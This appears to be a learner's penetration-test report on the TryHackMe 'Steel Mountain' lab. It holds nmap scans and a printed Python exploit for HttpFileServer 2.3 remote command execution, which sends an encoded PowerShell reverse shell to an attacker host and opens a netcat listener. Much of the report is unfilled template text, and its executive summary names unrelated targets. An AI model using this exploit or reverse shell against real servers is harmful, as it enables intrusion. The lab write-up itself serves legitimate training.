Intro

AGS solutions has been authorized by THM to conduct a CPT on a VM they called "Steel Mountain". AGS solutions CPT is to verify if a compromise is possible by any means. This documentation is a report of my entire engagement including findings, exploitation, and remediation and recommendations for such targets provided by HTB.

By: Robert Garcia

Jr Penetration Tester

Steel Moutain Report

AGSOLUTIONSADP

Cyber at your service

10/20/2022

Disclaimer

THM acknowledges and accepts the following assumptions and limitations of liability as necessary to this type of engagement:

AGS solutions may use commercial and or common, readily available tools to perform the penetration test.

THM understands that the AGS solutions will be engaged in mirror real-world hacking activities and, such, may impede system performance, crash production systems and permit unapproved access.

THM understands that the actions of AGS solutions may involve risks that are not known to the parties at this time and that may not be foreseen or reasonably foreseeable at this time.

Only Authorized Personnel should be looking at this documentation and anybody outside of the SOW or ROE should have been added to view these documents by the appropriate parties in the ROE.

All parties that are authorized to view this documentation agree not to discuss it outside of work or with other parties other than internal entities that support and manage the target.

Table of Content

1. Intro
2. Disclaimer
3. Table of Content
4. Credentials to Penetration Tester
5. Scope
6. Executive Summary
7. Recommendations
    - Steel
8. Mythology
9. Finding & Remediation of Steel
    - Finding
    - Nessus Scan on Domain name
    - Privileges Escalation
10. Entire Kill Chain
    - OSINT
    - Discovery
    - Initial Foothold
        - Hostname1

11. Removal of Tools

12. References
    - (Domain Name) Exploit and Mitigation References

13. Appendix
    - Loot
        - Nmap Scan Full
        - Nmap Scan Vul
        - Exploit HFS RCE
        - NTLMv2 hash of Bill
        - Entire Nessus Scan
        - Entire Nessus Scan
        - Entire Nessus Scan

Credentials to Penetration Tester

Robert J Garcia is the professional Penetration Tester that will be handling the Engagement.

Robert has 3 years of Pen Testing with platforms like HTB and THM.

Robert is deep into the art of network pen testing and has a good understanding of IR and Malware analysis.

Fun fact about Robert when he is not Pentesting he is being a black hat at night self-studying for Red Team operations and improving his TTP.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation (2).jpg" is not created yet. Click to create.

Scope

AGS solutions have been permitted to do the following:

Main Goal: Take over VM by any means necessary outlined by SOW AND ROE and obtain the highest account possible Admin access.

We have a few related tasks that would need to be exercised to meet the client's main goal:

- The ability to identify and retrieve proprietary or confidential information.
- The ability to gain unauthorized access to a system or device.
- Internal and external network and system enumeration
- Internal and external vulnerability scanning
- Information gathering and reconnaissance

- Simulate exfiltration of data

- Simulate or download hacking tools from approved external websites

- Attempt to obtain user and/or administrator credentials

- Attempt to subvert operating system security controls

- Attempt to install or alter software on target systems

- Attempt unauthorized access of resources to which the team should not have access

Executive Summary

I was tasked with performing a penetration test towards the .

A penetration test is a dedicated attack against internally or externally connected systems.

This test focuses on performing attacks similar to those of a hacker and attempting to infiltrate each Node machine and own it.

My objective was to comprise the domain controller for holo.live.

When performing the penetration test, several alarming vulnerabilities were identified on the network.

When performing the attacks, I was able to gain access to multiple machines, primarily due____that led to the compromise of the Domain controller . During the testing, I had administrative-level and root access to numerous systems. All systems were successfully exploited, and access granted. These systems as well as a brief description on how access was obtained are listed below:

Summary of Exploits found

IP Address	Domain Name	Exploit
192.168.100.100	(L-SRV02)	Stored Credentials / Docker Escape

Recommendations

Steel

I will tell you about issue briefly

FIX

- fix
- fix
- fix
-

All our recommendations are formulated from NIST and MITRE Att&ack institutions and their knowledge on best practices for a such vulnerability that we found on target during this engagement. Please refer to our Reference page for more information on best practices and mitigations

Mythology

Mythology Followed: CompTIA Pen+200

We are going to validate, verify and perform OSINT and other enumeration techniques that will paint a picture of our target's landscape and provide us a look at where there could be a manner of exploitation and intrusion.

We will exploit our findings and then establish some persistence and in turn, start the process over for the mythology we are following.

Our goal after a compromise is to gather information about our user, and the network the user is on and then attempt to move vertically or laterally based on the information we gather to the highest privileges' account in our case is the Domain controller Admin.

Once we get to these points we will stop and conclude our Assessment, advise the appropriate parties and start the process of making the report.

"01 Red Team/Master-Templet/New Report/Screenshot/Report/Untitled presentation 1.jpg" is not created yet. Click to create.

Finding & Remediation of Steel

Finding

SYSTEM IP: 0.0.0.0
Service Enumeration: TCP:22,80,etc

Nmap Scan Results:
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
Local.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE

Nessus Scan on Domain name

Privileges Escalation

SYSTEM IP: 0.0.0.0
current user to PE user

Vulnerability Exploited: Stored CC
Vulnerability Explanation:
Vulnerability Fix:
Severity or Criticality:
Exploit Code:
Proof of Concept Here:
root.txt Proof Screenshot:

Overall Risk Severity	Likelihood Factor	Impact Factor	Score Vector:
Critical	High (LF:6.375)	High (IF:6.25)	SL:9/M:9/O:7/S:1/ED:8/EE


Entire Kill Chain

OSINT

IP of the target can change during engagement

```
export TargetIP=10.10.131.31
```

We get some idea of what is about to come. We will find our way and try to follow along in our way.




In this room you will enumerate a Windows machine, gain initial access with Metasploit, use Powershell to further enumerate the machine and escalate your privileges to Administrator.

This is going to be our first scan to see what the target attack surface looks like

```
sudo nmap -vv --reason -T4 -Pn -sC -sV --open -p- -oA
full $TargetIP --min-rate 5000
```

Screenshot: (Find entire scans in appendix)



```
PORT      STATE SERVICE            REASON          VERSION
80/tcp    open  http               syn-ack ttl 125 Microsoft IIS httpd 8.5
| http-methods: 
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Microsoft-IIS/8.5
135/tcp   open  msrpc              syn-ack ttl 125 Microsoft Windows RPC
139/tcp   open  netbios-ssn        syn-ack ttl 125 Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds       syn-ack ttl 125 Microsoft Windows Server 2008 R2 - 2012 microsoft-ds
3389/tcp  open  ssl/ms-wbt-server? syn-ack ttl 125
| rdp-ntlm-info: 
|   Target_Name: STEELMOUNTAIN
|   NetBIOS_Domain_Name: STEELMOUNTAIN
|   NetBIOS_Computer_Name: STEELMOUNTAIN
|   DNS_Domain_Name: steelmountain
|   DNS_Computer_Name: steelmountain
|   Product_Version: 6.3.9600
|_  System_Time: 2022-10-20T18:07:35+00:00
| ssl-cert: Subject: commonName=steelmountain
```


We get some valuable information from our `Nmap` scan. We can see the IIS Windows server working and possibly hosting a site. We can see SMB/RPC ports working and we also see RDP working on port 3389. From the RDP certificate we got back we notice a DNS name of "STEELMOUNTAIN". Something to keep in mind. Let's do a deeper scan of the target before looking at each port of value.

```
nmap -Pn -p- --script safe,discovery,vuln,exploit -T4 -vv --reason --script=vuln -oA vuln  $TargetIP
```

Screenshot: (Find entire scans in appendix) ![[Pasted image 20221020150022.png]] So far from the `Nmap` scan above we can see winrm working on its normal port 5985, we also see that on port 8080 there is a login page of some sort.

HTTP Port 80

After looking at the `Nmap` scan. I found that something is being hosted on port 80. We take a look at the website and notice an employee of the month...



10.10.131.31

s here on the bookmarks toolbar. Manage bookmarks...

STEEL MOUNTAIN

Employee of the month

Wappalyzer

TECHNOLOGIES | MORE INFO | Export

Web servers: IIS 8.5

Operating systems: Windows Server


Something wrong or missing?

Generate sales leads

Find new prospects by the technologies they use. Reach out to customers of Shopify, Magento, Salesforce and others.

Create a lead list →

Let us right-click and look at "View Page Source" and look for hidden links or comments.



view-source:http://10.10.131.31/
For quick access, place your bookmarks here on the bookmarks toolbar. Manage bookmarks…

```
<!doctype html>
<html lang="en">
<head>
  <meta charset="utf-8">
  <title>Steel Mountain</title>
<style>
* {font-family: Arial;}
</style>
</head>
<body><center>
<a href="index.html"><img src="/img/logo.png" style="width:500px;height:300px;"/></a>
<h3>Employee of the month</h3>
<img src="/img/BillHarper.png" style="width:200px;height:200px;"/>
</center>
</body>
</html>
```

Well, we did find a name `BillHarper`.

HTTP Port 8080

There seems to be a page to log into on port 8080 so I wanted to validate what I saw in my `Nmap` scans by going to the site via the browser.



No files in this folder

0 folders, 0 files, 0 bytes


0 items selected

HttpFileServer 2.3
Server time: 10/20/2022 12:16:39 PM
Server uptime: 01:15:31

This version of the File server has an exploit out there to the public and we can use a local tool on our system to search a database full of exploits to confirm what we discovered.

Discovery


we searched for the file server via `searchsploit` and google and got some good information. We did have to test out a few of the same exploits but different versions and out of those this one worked for us.



```
┌──(kali㉿kali)-[~/Desktop/Target/Exploit]
└─$ searchsploit -p 49584
  Exploit: HFS (HTTP File Server) 2.3.x - Remote Command Execution (3)
      URL: https://www.exploit-db.com/exploits/49584
     Path: /usr/share/exploitdb/exploits/windows/remote/49584.py
File Type: ASCII text, with very long lines (546)
```

```
Exploit: HFS (HTTP File Server) 2.3.x - Remote Command
Execution (3)
URL: https://www.exploit-db.com/exploits/49584
Path:
/usr/share/exploitdb/exploits/windows/remote/49584.py
File Type: ASCII text, with very long lines (546)
```

We take a look at the exploit via the `Geany` tool just to see what the exploit is doing and if we need to make any modifications.




```python
#!/usr/bin/python3

import base64
import os
import urllib.request
import urllib.parse

lhost = "10.13.1.3"
lport = 443
rhost = "10.10.131.31"
rport = 8080

# Define the command to be written to a file
command = f'$client = New-Object System.Net.Sockets.TCPClient("{lhost}",{lport}); $stream = $client.GetStream(); [byte[]]$bytes = 0..65535|%{{0}}; while(($i = $stream.Read($bytes,0,$bytes.Length))

# Encode the command in base64 format
encoded_command = base64.b64encode(command.encode("utf-16le")).decode()
print("\nEncoded the command in base64 format...")

# Define the payload to be included in the URL
payload = f'exec|powershell.exe -ExecutionPolicy Bypass -NoLogo -NonInteractive -NoProfile -WindowStyle Hidden -EncodedCommand {encoded_command}'

# Encode the payload and send a HTTP GET request
encoded_payload = urllib.parse.quote_plus(payload)
url = f'http://{rhost}:{rport}/?search=%00{{.{encoded_payload}.}}'
urllib.request.urlopen(url)
print("\nEncoded the payload and sent a HTTP GET request to the target...")

# Print some information
print("\nPrinting some information for debugging...")
print("lhost: ", lhost)
print("lport: ", lport)
print("rhost: ", rhost)
print("rport: ", rport)
print("payload: ", payload)

# Listen for connections
print("\nListening for connection...")
os.system(f'nc -nlvp {lport}')
```

From here I can see the exploit is reaching out to the website and doing Command Injection #A03 with PowerShell.

Initial Foothold

All we have to do before we run our exploit is to update the lhost, lport, rhost, rport.

